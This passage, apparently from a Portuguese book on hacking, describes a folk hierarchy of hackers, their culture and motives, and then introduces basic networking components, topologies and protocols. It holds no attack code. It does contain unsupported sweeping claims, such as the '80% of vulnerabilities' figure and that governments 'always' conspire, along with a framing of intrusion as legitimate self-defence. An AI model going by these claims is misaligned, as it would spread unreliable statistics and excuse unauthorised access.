Nem todos desejam realmente ser criminosos. Alguns agem por motivações que vão de torpes a nobres, passando pela estultícia. Mas tanto os "bons" quanto os "maus" *hackers* são rebeldes e vivem em um mundo que possui suas idiossincrasias, seus folclores e mesmo suas crendices. A estratificação deles em camadas[2] é um dos folclores desse meio. É óbvio que essa divisão varia de clã para clã. Em alguns, essa classificação é aceita como regra, em outros apenas informalmente. Muitos a abominam, taxando-a de tola e infantil, mas vez por outra acabam usando um termo desses em algum canal de IRC.

– **Newbie** – Todo mundo já foi, é e certamente será iniciante em alguma coisa. Não importa se é sobre relacionamentos amorosos, tecnologias de Internet ou mecânica de aviação: todos temos um dia em que nos sentamos, pegamos um livro e pensamos "agora vou aprender esse negócio". O newbie é o que chamamos em português de iniciante ou calouro. É a pessoa que tem poucos conhecimentos em informática e está ávida para aprender. É o usuário final médio de sistemas de informática.

– **Luser** – Em oposição a newbie, colocamos no mesmo balaio a expressão pejorativa luser, cunhada pela união das palavras inglesas user (usuário) e loser (perdedor). Um luser, ao contrário do newbie, não quer aprender nada. Pelo contrário, quer saber só o mínimo necessário para operar o computador e terminar a tarefa o mais rápido possível. Os lusers normalmente são usados como vítimas intermediárias dos hackers para chegar a um objetivo maior. O newbie costuma ser chato, mas o luser é um perigo, principalmente para a paciência do pessoal de suporte técnico[3].

– **Lamer** – Um usuário comum (newbie ou luser) fatalmente aprende a usar alguns programas. Não sabe ou não tem condição de saber como as coisas funcionam, mas já sabe pelo menos como operar os aplicativos existentes no computador. Um belo dia descobre um programinha simples que invade as máquinas dos outros e apaga seus e-mails, ou outro programinha que expulsa pessoas das salas de chat. Ou ainda um programinha para alterar páginas em sites. Esse usuário é o que se chama de lamer, palavra derivada de lame que em português quer dizer manco ou aleijado. Um lamer é caracterizado normal-

2 Não usamos aqui o termo "castas" porque ficaria subentendido que não há mobilidade entre elas, como na civilização Indiana Brâmane. Apesar de não gostarem que outros hackers subam na hierarquia, o objetivo de todo hacker é exatamente este: aperfeiçoar-se técnica, social e politicamente.

3 Uma descrição de como o vocábulo luser foi criado pode ser encontrado (em inglês) no Jargon File: http://www.jargonfile.com/jargon/html/entry/luser.html. Aliás, o Jargon File pode ser usado para obter os significados de qualquer termo relacionado à tecnologia e ao comportamento hacker usado neste livro.

mente pelo trio de programas que ele sempre emprega: scan, exploit e trojan.

- **Wannabe (ou wannabee)** - A palavra foi usada pela primeira vez na mídia nos anos 80 para se referir aos fãs da cantora Madonna que se vestiam e agiam tentando imitar seu ídolo. De maneira semelhante, os wannabees da informática são usuários comuns que almejam ser *hackers*. O termo pode ser usado de duas maneiras, uma positiva e outra pejorativa. Quando usado de forma positiva, wannabe é o indivíduo que já leu bastante e está prestes a entrar no que chamamos de larval stage (ou "entrar no casulo"). Na forma pejorativa, wannabe é exatamente o tipo que descrevemos nos primeiros parágrafos deste capítulo: alguém que quer entrar nesse fantasioso mundo místico chamado hackerismo, mas não tem a mínima idéia do que se trata.

- **Larval stage** - Literalmente, estágio larval, também chamado de spawn. É o período de isolamento total pelo qual o candidato a *hacker* tem de passar para, no final do processo, "nascer de novo" como programador. Note que possuir habilidade em programação é condição fundamental para ser considerado *hacker*, mesmo no sentido popular da palavra. O estágio larval restringe-se à programação e pode durar de seis meses a dois anos.

No final deste estágio, o programador adquire uma sapiência quase esotérica, embora a possibilidade de nunca mais voltar a uma vida normal seja o preço a pagar. Você pode ser um programador competente sem passar por isso. Entretanto, nunca chegará a ser um mago do código.

- **Hacker** - Essa palavra andou um longo caminho até chegar aqui. Originalmente (segundo o Jargon File) denominava carpinteiros que faziam móveis com machados - "hack" é a onomatopéia para essas ferramentas, em inglês. Nos anos 40 e 50, o vocábulo *hacker* era usado para categorizar radioamadores e hobbystas de mecânica ou eletrônica. Já na década de 60, o nome se popularizou como sinônimo de programador (para os que saíram do larval stage) e especialista em computadores, embora fosse comum utilizá-lo para definir qualquer especialista: haviam *hackers* de astronomia, de mecânica de automóveis ou de jardinagem, por exemplo.

Devido ao já citado desserviço prestado à comunidade *hacker* pelos jornalistas, atualmente o termo tende a se referir aos criminosos digitais. São especialistas que já dominam diversas técnicas de invasão e conhecem com profundidade pelo menos um sistema operacional. São excelentes programadores (também passaram pela fase larval) e administradores de sistemas.

Mas, diferentemente do que popularmente se acredita, possuem um rígido código de ética e nunca usam seus conhecimentos para o mal, mesmo que sua noção de bem seja contra a lei. A comunidade *hacker* tradicional execra completamente esta definição, preferindo se referir a *hackers* apenas como programadores e especialistas em informática. Para os *hackers* tradicionais, os que praticam atividades ilegais (mesmo que motivadas por motivos nobres) são chamados de crackers.

---

4 Segundo o Jargon File, uma característica dos wannabes é justamente o uso excessivo dos termos que estamos apresentando neste capítulo. No verbete há ainda uma interessante nota histórica sobre a evolução do significado da palavra.

- **Cracker** - Chamado de "*hacker* do mal" ou "*hacker* sem ética", normalmente é especializado em quebrar as travas de softwares comerciais para poder pirateá-los (chamados de warez-d00dz), mas também usa seus conhecimentos para invadir sites e computadores com objetivos ilícitos, como vandalismo ou roubo. Muitas vezes os crackers são excelentes programadores e podem criar programas que infectem ou destruam completamente sistemas alheios sem deixar vestígios - os lamers normalmente usam programas criados pelos crackers. Mas a grande maioria é pouca coisa mais esperta que os lamers. A diferença é que os crackers são persistentes: conhecem e fazem uso de uma miríade de ferramentas para explorar vulnerabilidades conhecidas nos sistemas que querem invadir. Um lamer age por impulso e não sabe o que está fazendo. Um cracker sabe o que faz e, mesmo sendo um *hacker* medíocre, tem noções suficientes para "se virar" caso algum imprevisto ocorra.
- **Phreaker** - É o cracker dos sistemas telefônicos. Possui conhecimentos avançados de eletrônica e telefonia (principalmente sobre sinalização telefônica) e pode fazer chamadas de qualquer local sem pagar por elas. Os métodos de fraude incluem transferir as faturas para outros números (válidos ou não), modificar telefones públicos para conseguir crédito ilimitado ou mesmo enganar a central telefônica para que ela não faça o billing.
- **Carder** - É o especialista em fraudes com cartões de crédito. Sabe como conseguir listas de cartões válidos em sites que os utilizam (sites de compras, de chat pago, etc.), gerar números falsos que passam pela verificação e mesmo roubar e clonar cartões verdadeiros.
- **War driver** - Um tipo recente de cracker. Sabe aproveitar as inúmeras vulnerabilidades das atuais redes sem fio, as chamadas wireless, e se conectar a elas. Os war drivers europeus foram mais longe e criaram o war chalking, que consiste em desenhar com giz no chão símbolos que indicam a melhor posição de conexão para outros war drivers.

O que são, como pensam e como agem
(e porque é importante conhecer essa bobagem toda)

Como já vimos, os *hackers* são especialistas. Os que usam seus conhecimentos para invadir e conseguir informações (com motivos ilícitos ou não) são tão especialistas quanto os *hackers* tradicionais, trancados em laboratórios no MIT ou na Unicamp. Os *hackers* associados a qualquer definição da palavra compartilham dos mesmos ideais e crenças, com variações locais, mas com um núcleo comum bem definido.

Aprendizado

Os *hackers* são neuróticos em sua busca por conhecimento. Qualquer informação, por mínima que seja, é uma jóia rara. Cada novo sistema, linguagem de progra-

mação ou mecanismo de criptografia é um desafio a ser superado. Dependendo de suas idéias sociais e políticas, o *hacker* pode decidir inclusive que os conhecimentos encerrados em uma rede ou sistema autônomo devem ser abertos ao grande público, mesmo que seu sigilo esteja resguardado por leis – rebeldia e repúdio a leis imorais ou injustas são quase obrigatórias nesse meio. A idéia de invadir um sistema para olhar tudo, aprender o máximo possível e sair sem tocar em nada é amplamente aceita mesmo pelos conservadores. Essas pessoas farão tudo o que estiver a seu alcance para buscar sempre novos conhecimentos.

Comprometimento

Uma das características comuns a todos os *hackers* é o que coloquialmente chamamos de *bitolação*. Eles são aficionados em tudo o que envolve computadores, programação, conectividade e tecnologia da informação. E o são ao ponto de relaxar na aparência, deixar de comer, de tomar banho e de dormir durante dias para terminar um programa importante ou conseguir invadir aquele site famoso.

O *larval stage* a que nos referimos anteriormente é um bom exemplo do comprometimento que o *hacker* tem por seu trabalho, seja ele remunerado ou não (mesmo *hackers* que o fazem por hobby referem-se ao hackerismo como trabalho). Outro exemplo é o chamado *hack mode*. Quando um programador ou analista de sistemas entra em *hack mode*, todos os recursos de seu corpo e cérebro estão alocados para a tarefa na qual ele pretende *hackear*. Isso inclui um grande poder de concentração e de abstração. Quando um *hacker* está em *hack mode*, é perfeitamente aceitável que ele levante a mão para outras pessoas em sinal de "pare", sem dizer uma palavra, impedindo assim que a linha de raciocínio seja quebrada. Interromper o raciocínio de um programador enquanto ele está criando é sinônimo de apagar todo o seu trabalho: ele terá de recomeçar do zero.

Outro exemplo do comprometimento dos *hackers* é o descuido quanto à carreira. Muitos programadores e especialistas em sistemas recusam promoções nas empresas onde trabalham porque isso acarretaria deslocá-los para áreas administrativas e gerenciais. De fato, quase que mensalmente lemos nas revistas especializadas entrevistas com diretores de informática que desabafam com o repórter sua saudade da época em que "colocavam as mãos na massa".

Compartilhamento

Hackers de qualquer espécie (os do MIT e os do Crime Boyz) também têm em comum a necessidade de compartilhar conhecimento e recursos. Isso inclui escrever software com código aberto e livre acesso, divulgar 100% do conhecimento que possui para a comunidade, facilitar o acesso a essas informações a qualquer interessado e disponibilizar, sempre que possível, recursos de computação e de rede.

Essa é uma paisagem que pode ser vista por diferentes janelas. Os hackers tradicionais (ou seja, segundo o significado correto da palavra) pregam o

compartilhamento universal do conhecimento. Há milhares de bons exemplos do compartilhamento universal e irrestrito de informações, como a própria Internet, o projeto Gutenberg (*http://www.gutenberg.org/*), o projeto GNU (*http://www.gnu.org*) e o Linux (*http://www.linux.org*).

Os *hackers/crackers* têm outra noção de compartilhamento do conhecimento. Para eles, a cooperação é fundamental, mas deve ser recíproca. Isso significa que você tem de compartilhar primeiro para ser aceito no clã. Só depois de julgado pelo clã, você terá acesso à base de conhecimento deles. Além das informações básicas e das livremente obteníveis, procedimentos de invasão e os dados resultantes delas também devem ser compartilhados entre os membros do clã. Hackers normalmente colocam diversos backdoors nos sistemas invadidos e divulgam informações sobre esses backdoors[5] dentro de seus clãs.

Os hackers desse segundo tipo têm ideais. O ideal de alguns é o dinheiro e para isso não hesitarão em roubar, enganar e fraudar. Para outros, há motivações ideológicas, políticas ou sociais, algumas extremamente válidas, outras moralmente questionáveis. Outros ainda são vândalos e destroem pelo puro prazer de ver o índio queimar... Os que possuem ideais elevados normalmente revelam a podridão de governos e empresas e como elas nos enganam ou lesam.

É difícil condenar qualquer um dos tipos. Os hackers tradicionais, com sua visão academicista, cooperativista e livre, nos deram, por exemplo, a Internet. Quadrilhões de dólares foram gastos em tecnologia por empresas privadas durante todo o século XX e, no entanto, o ícone e maior legado da tecnologia desse período é algo que pessoas do meio científico ofertaram de graça à humanidade.

Já os hackers do segundo tipo – rebelando-se contra instituições e leis nem sempre justas ou moralmente corretas – nos mostraram que SIM, o governo nos espiona; SIM, as empresas empurram produtos de má qualidade aos consumidores; e SIM, organizações privadas, políticas e governamentais estão SEMPRE conspirando para cercear nossos direitos. Companhias e governos jogam sujo nos forçando a usar sistemas horríveis, caros e mal escritos, que nos espionam e caducam muito rápido. "*Hackear*", então, seria apenas uma forma de defesa.

Ei! Isso é importante!

A maioria dos *hackers* que invadem sistemas de terceiros é adolescente ou adulto muito jovem e essa mística do submundo digital faz muito sentido para eles. É claro que há *hackers* mais velhos que ainda estão mergulhados nesse mundo à parte, mas a maioria esmagadora é de pessoas muito jovens.

Alguns *hackers* mais maduros – que já superaram essa fantasia – utilizam essa mitologia toda como um escudo. Mesmo achando tudo isso uma chatea-

5 Literalmente, "porta de trás". É um programinha que o invasor deixa na máquina invadida para sempre ter acesso a ela, mesmo que o administrador tape a brecha pela qual o hacker entrou. É como abrir novos buracos para entrar porque o primeiro fatalmente será consertado pelo dono do muro.

ção extrema ("*a terrific bore*", como nos disse Lord.Aztael.js), o *hacker* mais velho se agremia a clãs, tem um pseudônimo vistoso e .|)!6!74 u7!1!z4n|)0 35¢r!74 1337[6] com o objetivo de despistar autoridades e continuar anônimo.

Esse é o problema. As listas de vulnerabilidades de sites como o Security Focus ou o Linux Security possuem apenas os problemas descobertos pelos pesquisadores ou divulgados pelos *crackers*. Mas não se engane: mais de 80% das vulnerabilidades estão em listas privadas de clãs *hackers*, fora as outras tantas que são conhecidas apenas por indivíduos. Confiar apenas nas listas públicas alimentadas por gente que foi invadida e por *crackers* que liberam as vulnerabilidades muito antigas não é uma atitude lá muito sábia.

Isto posto, se você está lendo este livro pensando em segurar melhor sua empresa, necessariamente terá de descer ao submundo digital[7] e ser um deles. Não pense jamais em ser agente duplo, entretanto: sua rede nunca mais será deixada em paz se descobrirem que você deu um "copiar/colar" da lista de vulnerabilidades deles para seu site de segurança preferido.

Por que alguém gastaria tempo e dinheiro numa invasão?

A resposta para isso gira em torno de uma única palavra: motivo. Todo *hacker*, seja bom ou mau, possui um motivo para fazer o que faz. Pode ser torpe ou elevado, pode ser por amor ou ódio, por necessidade, niilismo ou vingança, não importa: motivo há.

A busca por conhecimento parece, à primeira vista, ser o motivo mais imediato. Mas na maioria dos casos é apenas um objetivo intermediário para atingir algo maior.Seria possível escrever vários livros sobre os reais motivos dos hackers. Cada indivíduo tem suas próprias idéias, seu ódio e seus amores, suas crenças.

Há pessoas que "hackeiam" por motivos políticos, ideológicos ou ambientais. Na China, existem vários grupos lutando por uma abertura democrática e usam a Internet para isso. O Greenpeace e grupos neonazistas são outros exemplos. A tecnologia é utilizada, nesses casos, como armas em uma guerra, que, na visão do *hacker*, é válida.

Outros o fazem por simples vandalismo, ou ainda por objetivos torpes: pornografia infantil, venda de armas e narcóticos e pirataria (com fins econômicos ou não). O servidor de sua empresa ou o computador de seu avô podem estar sendo usados como reservatórios de imundices sem que você o saiba. Ou mesmo como trampolim para um sistema maior.

Seja por ideal, por hobby ou com objetivos econômicos ilícitos, uma invasão e a própria existência de cada *hacker* sempre possui um motivo original.

---

6 "Digitar utilizando escrita leet". O 1337 5¢r!p7 é uma forma de escrever utilizando símbolos alternativos disponíveis no teclado, ou seja, apenas no conjunto de caracteres ASCII estendido.

7 Muitos referem-se a ele com o nome oficial de "Digital Underground".

Redes I

Capítulo 2

"For millions of years, man have lived just like the animals. And then something happened, that unleashed the power of our imagination: we learned to talk."[1]

Stephen Hawking, cientista, em um comercial da AT&T.

1 "Por milhões de anos, a humanidade viveu como os animais. Então algo aconteceu, que despertou o poder de nossas mentes: aprendemos a falar." Stephen Hawking gravou essa mensagem também na canção "Keep Talking", do album The Division Bell, do grupo de rock Pink Floyd, em 1994.

Introdução

Ninguém é uma ilha. É impossível imaginar que o mundo moderno possa sobreviver ou mesmo existir sem que as pessoas possam comunicar-se. Talvez em comunidades afastadas no sertão do Piauí um telefone à disposição ou mesmo luz elétrica sejam algo supérfluo, e sua falta seja contornável. Mas imagine se faltar comunicações ou energia elétrica em uma cidade como Nova York. Milhões morrerão...

As redes de computadores são uma especialização das redes telefônicas, que por sua vez são um aperfeiçoamento das tecnologias envolvendo o velho telégrafo[2]. Hoje, há computadores ligados por toda a nossa volta, e presentes em diversas tarefas do nosso cotidiano. Bancos, empresas, mercados... Todos utilizam algum tipo de rede para atualizar informações de forma eficiente, rápida e segura.

Nosso objetivo para este capítulo é dar uma noção muito superficial de como as redes funcionam e quais são seus componentes. Lembremos que em quase 100% dos casos estamos acessíveis a hackers através de alguma rede. Mesmo que os invasores utilizem-se de acesso físico para invadir alguma de nossas máquinas – ou seja, possam sentar-se em nossas cadeiras e digitar diretamente em nossos teclados –, o controle posterior de nossa máquina se dará, provavelmente, através de alguma rede. Os conceitos aqui contidos provavelmente vão acrescentar pouco aos administradores mais experientes, mas servirão como ferramentas fundamentais para abrir as portas aos que estão começando a entender esse universo.

Nem este capítulo nem todo o livro têm a intenção de ser um tratado completo sobre comunicação e redes de computadores. Além de fugir do objetivo principal, seria complicado fazê-lo sem fugir da estimativa inicial de 350 páginas impressas. Muitos bons livros foram escritos sobre o assunto, como o excelente *Redes de Computadores,* de Andrew Tannembaum, ou os livros on-line de Morimoto disponíveis no Guia do Hardware (www.guiadohardware.com). E a própria Internet está cheia de bons tutoriais e artigos sobre o assunto. Não se prenda, pois, ao exposto aqui. Vá em frente! Seja safo! Estude!

Conceituação

As tecnologias que evoluíram do telégrafo e da telefonia para tornarem-se o que conhecemos hoje como redes de computadores possuem vários aspectos que devem ser analisados para que nossos projetos de redes sejam eficientes e seguros. Alguns desses aspectos básicos são:

- ***Estrutura física:*** os componentes de hardware (mecânicos ou elétricos) que compõem uma rede. Simplificando a definição, podemos dizer que é tudo aquilo que você pode tocar.

2 Os norte-americanos clamam para si a invenção do telégrafo, realmente levado a cabo por Samuel Morse em 1838 (e patenteado por ele em 1840). Mas na década anterior, em 1830, cientistas ingleses já haviam reproduzido em laboratório a teoria que um misterioso colega escocês havia proposto 70 anos antes, em 1750. Na opinião dos autores, foi esse escocês anônimo (ele assinou seu relatório apenas com as iniciais, CM) que inventou o telégrafo.

- ***Topologia:*** como os computadores estão ligados fisicamente entre si na rede. Cada problema apresentado pede uma topologia diferente para resolvê-lo, e há situações em que várias topologias combinadas resolvem o problema da melhor maneira possível.
- ***Protocolos:*** as normas que regem as comunicações entre computadores e as "línguas" que eles falam entre si.

Neste capítulo, apresentaremos um "resumão" cobrindo os princípios básicos das tecnologias envolvidas. O capítulo 8, Redes II, apresentará as redes TCP/IP - usadas em praticamente todas as redes sérias hoje em dia, bem como na Internet - de forma mais completa.

Estrutura física

Existem diversos tamanhos e tipos de redes, mas o ponto de partida para elas é o mesmo: a necessidade de comunicação entre dois ou mais computadores. As formas de conexão podem ser as mais variadas, desde pares de cabos comuns e de baixo custo, passando pelos cabos coaxiais e fibras óticas até equipamentos sem fio. Há ainda outros componentes utilizados para expandir a capacidade da rede. Entre esses componentes, podemos destacar:

- **Servidor:** máquina central responsável pela disponibilização de recursos e serviços na maioria das redes. Sua função é agir como fonte de dados para as configurações da rede, armazenamento de dados e plataforma para rodar aplicativos, além de possuir mecanismos de autenticação e controle de acesso - evitando assim que usuários acessem recursos não-autorizados. Existem diversos tipos de servidores, sua escolha depende da necessidade e do tamanho da rede em que será instalado.
- **Cliente:** é a máquina que utilizará a rede em questão. É com ela que o usuário vai acessar os recursos disponíveis, como serviços, programas e dispositivos de armazenamento no servidor, em outras máquinas cliente ou em dispositivos autônomos como faxes ou impressoras remotas.
- **Cabos:** são o meio físico por meio dos quais os dados serão transmitidos. Existem diversos tipos de cabos, e sua escolha vai depender do tipo de rede a ser instalada, do equipamento que será utilizado e de quanto o dono da rede está disposto a gastar.
- **Interface de rede:** hardware responsável pela conexão entre as máquinas, agindo como porta de entrada e saída para acesso ao "espaço público" da rede.

Equipamento adicional

- **Repetidores**: equipamentos que regeneram eletricamente (ou seja, no domínio analógico) o sinal nos meios de transmissão – normalmente cabos elétricos. Não se pode usar muitos deles numa mesma rede, pois degeneram o sinal no domínio digital e causam problemas de sincronismo entre as interfaces de rede.

- **Hubs**: unidades que funcionam como ponto central de conexão em uma rede local. Possuem várias portas de conexão, cada uma destinada a um computador diferente. Todos os hubs são também repetidores.

- **Bridges**: possibilitam dividir a rede em segmentos autônomos. Com isso, consegue-se reduzir o tráfego na rede toda, bloqueando dados cujo segmento de origem e destino sejam os mesmos e deixando passar dados cujo segmento de destino seja diferente do de origem.

- **Comutadores**: também chamados de switches, possuem diversas portas, assim como os hubs. A diferença é que, internamente, ele segmenta a rede, sendo cada porta um segmento diferente. A queda no tráfego da rede, com a utilização de switchs, é gritante.

- **Roteadores e Gateways**: equipamentos capazes de encaminhar dados entre duas ou mais redes diferentes. Possuem inclusive uma certa inteligência, podendo encaminhar mensagens a redes que não estão diretamente ligadas a eles. A Internet nada mais é do que uma grande malha de roteadores.

Abrangência

Além do conhecimento dos componentes isolados que compões uma rede, é necessário ter uma idéia de como elas podem cobrir diferentes áreas. Os nomes de cada categoria, embora consagrados, não são tão importantes. Conhecer os diferentes problemas inerentes a cada uma das situações, entretanto, é primordial para um projeto bem-sucedido.

- **LAN:** as famosas redes locais, hoje chamadas de departamentais. Os equipamentos encontram-se geograficamente em um mesmo local, e o número de máquinas é pequeno. Não há muitos problemas de interconexão.

- **MAN:** visa cobrir uma área urbana com aproximadamente 30 km de raio. Normalmente é composta pela interligação de todas as redes locais de uma mesma empresa, na mesma região metropolitana.

- **WAN:** redes capazes de alcançar grandes distâncias. Seu sinal é reforçado sempre para que não haja perda nos dados durante a transmissão dos mesmos. No caso de redes privadas, uma WAN é a interligação das MANs de uma mesma instituição ou grupo de instituições. Em se tratanto de redes públicas, a WAN mais conhecida do mundo é a Internet.


Topologias

Quando falamos em topologias de uma rede, estamos nos referindo ao layout lógico da mesma. Há várias formas nas quais podemos organizar a interligação entre cada um dos nós da rede (cada ponto de conexão com a rede pode ser chamado de nó, independentemente da função do equipamento representado por ele).


Há quatro topologias que chamamos de canônicas: ponto-a-ponto, barramento, anel ou estrela. A escolha da topologia apropriada para uma determinada aplicação depende de diversos fatores, sendo estabilidade, velocidade, confiabilidade e custo os mais importantes. A distância entre os nós e o tamanho da rede também são fatores preponderantes.


Principais topologias

- **Ponto-a-ponto:** também conhecida como linear, tem como característica a disposição em série dos equipamentos, fazendo com que os dados passem por todas as estações que estiverem conectadas, mas apenas a receptora poderá reconhecê-los.



- **Barramento:** uma extrapolação das redes ponto-a-ponto. Aliás, muitas redes ponto-a-ponto utilizam-se de barramentos. Neste modelo de conexão, todos os computadores são ligados em um mesmo barramento físico de dados. Apesar de os dados não passarem por dentro de cada um dos nós, apenas uma máquina pode "escrever" no barramento num dado momento. Todas as outras "escutam" e recolhem para si os dados destinados a elas.






▸ **Anel:** essa topologia é constituída por um circuito fechado. As redes conhecidas como Token Ring (criadas pela IBM) são as mais famosas. Quando foram criadas, ofereciam uma taxa de transmissão bem mais elevada do que nas redes lineares, mas a adição de um número muito grande de máquinas no anel causava problemas de atraso, ruído e sincronização. Por isso mesmo, essa topologia caiu em desuso para redes locais. Em WANs, pelo contrário, como são poucos nós (um de cada rede local que se quer interligar), a topologia em anel é a mais indicada.

▸ **Estrela:** nessa topologia, toda a informação deve passar obrigatoriamente por uma central inteligente, que deve conectar cada estação da rede e distribuir o tráfego para que uma estação não receba, indevidamente, dados destinados às outras.

ATENÇÃO: uma rede local que use um hub não é considerada como estrela!!! Um hub é um dispositivo que possui, internamente, um barramento! O tráfego que entra por uma porta do hub é destinado a todas as outras portas. Uma rede que usa switches, entretanto, é um exemplo perfeito de configuração em estrela.



Outro exemplo são as controladoras de terminais "burros" dos mainframes e minicomputadores.

A vantagem das implementações por estrela é a grande especialização do tráfego. Apenas dados destinados àquele nó são enviados a ele. Os custos de implementação e operação, entretanto, são elevados, e atualmente configurações em estrela são usadas mais para interligar segmentos de rede do que nós individuais.

Protocolos

Extraído do **Novo Dicionário Aurélio de Língua Portuguesa**:

protocolo . [Do gr. *protókollon*, 'primeira folha colada aos rolos de papiro, e na qual se escrevia um resumo do conteúdo do manuscrito', pelo lat. med. *protocollu* e pelo fr. *protocole*.] S. m. 1. Registro dos atos públicos. 2. Registro das audiências nos tribunais. 3. Registro de uma conferência ou deliberação diplomática. 4. Formulário regulador de atos públicos. 5. Convenção internacional. 6. Livro de registro da correspondência de uma firma, repartição pública, etc. 7. Bras. Cartão ou papeleta em que se anotam a data e o número de ordem com que foi registrado no livro de protocolo (6) um requerimento, e que serve como recibo. 8. Fig. Formalidade, etiqueta, cerimonial. 9. Inform. Protocolo de comunicação (q. v.). Protocolo de comunicação. 10. Inform. Conjunto de regras, padrões e especificações técnicas que regulam a transmissão de dados entre computadores por meio de programas específicos, permitindo a detecção e correção de erros; protocolo de transmissão de dados. [Tb. se diz apenas *protocolo*.] Protocolo de transmissão de dados. 11. Inform. Protocolo de comunicação (q. v.).

A palavra protocolo possui, então, diversos significados, tanto na língua portuguesa quanto na língua aceita como universal, o inglês. Três dos significados chamam a atenção:

3. Registro de uma conferência ou deliberação diplomática.
5. Convenção internacional.
8. Fig. Formalidade, etiqueta, cerimonial.

O vocábulo teve sua origem no grego para designar a folha de resumo do documento (protos = primeiro, kollon = folha), mas seu uso foi amplamente difundido na esfera diplomática; em um primeiro momento, como os documentos que registravam quais as atitudes e os procedimentos que deveriam ser seguidos em encontros ou querelas com outras nações e, posteriormente, como sinônimo desses procedimentos. A definição 3 do verbete ilustra o sentido diplomático original da palavra, a definição 5 mostra o conceito moderno. Em sentido figurado, as pessoas passaram a considerar qualquer procedimento-padrão (seja ele diplomático ou não) como protocolo – exatamente o que nos diz a definição 8 do verbete.

Quando as primeiras redes de computadores começaram a sair do papel e ser experimentadas nos laboratórios de tecnologia (já na década de 50), havia a necessidade de criar um mecanismo para que cada equipamento ligado nela pudesse se comunicar com os demais, mesmo que fossem equipamentos diferentes. Foram criados então mensagens-padrão, e se duas máquinas quisessem comunicar-se deveriam ambas conhecer tais mensagens. Pela similaridade de idéias (e para fazer uma brincadeira com a definição diplomática), os engenheiros de então apelidaram essas mensagens-padrão de protocolo.

Observe as definições 9, 10 e 11. Se prestarmos atenção, veremos que nada mais são do que extrapolações de 5 e 8. Vejamos, então, alguns dos protocolos de redes mais conhecidos, suas funções e suas particularidades.

Como funcionam

Os protocolos são, então, como "frases" que uma interface de rede tem de dizer para poder se comunicar com as outras. Como a expressão "as outras" da frase anterior está no plural, deve haver alguma forma de todas as máquinas conectadas na mesma rede conseguirem, ao "ouvir" uma mensagem, entender se é destinada a elas ou não.

A primeira providência que um protocolo de redes deve tomar é declarar de qual protocolo estamos falando. Deve haver, em algum lugar no início da mensagem, um indicador de protocolo. Lembrem-se: nem sempre existe apenas um protocolo trafegando pela rede, então faz-se necessário identificar a todos.

Considerando que uma mensagem (ou pacote, que é o termo técnico correto para essa entidade) em uma rede é um conjunto de dados originados em um nó e destinados a outro, e que esses dados serão transmitidos serialmente na forma de bits, é coerente afirmar que teremos, no cabo da rede, um "trem" de pulsos elétricos seqüenciais.

Para fins didáticos, vamos "montar" um pacote usando um protocolo genérico e fictício, criado por nós. Já sabemos que nossa mensagem tem de começar com um identificador de protocolo, então teremos alguma coisa assim:

Protocol ID	

Uma das coisas que o protocolo deve definir, além da posição onde está cada um dos dados, é o tamanho deles. Assim, em nosso protocolo fictício definimos que o identificador de protocolo está na primeira posição. Mas devemos que definir também quantos bits serão usados para identificá-lo. Vamos supor que, em nossa tecnologia de redes, vão existir apenas quatro protocolos diferentes. Para quatro valores diferentes, bastam apenas dois bits. Então, quando publicarmos nossas normas e projetarmos nossas placas de rede, já sabemos: os primeiros dois bits desse pacote identificam qual protocolo estamos usando.

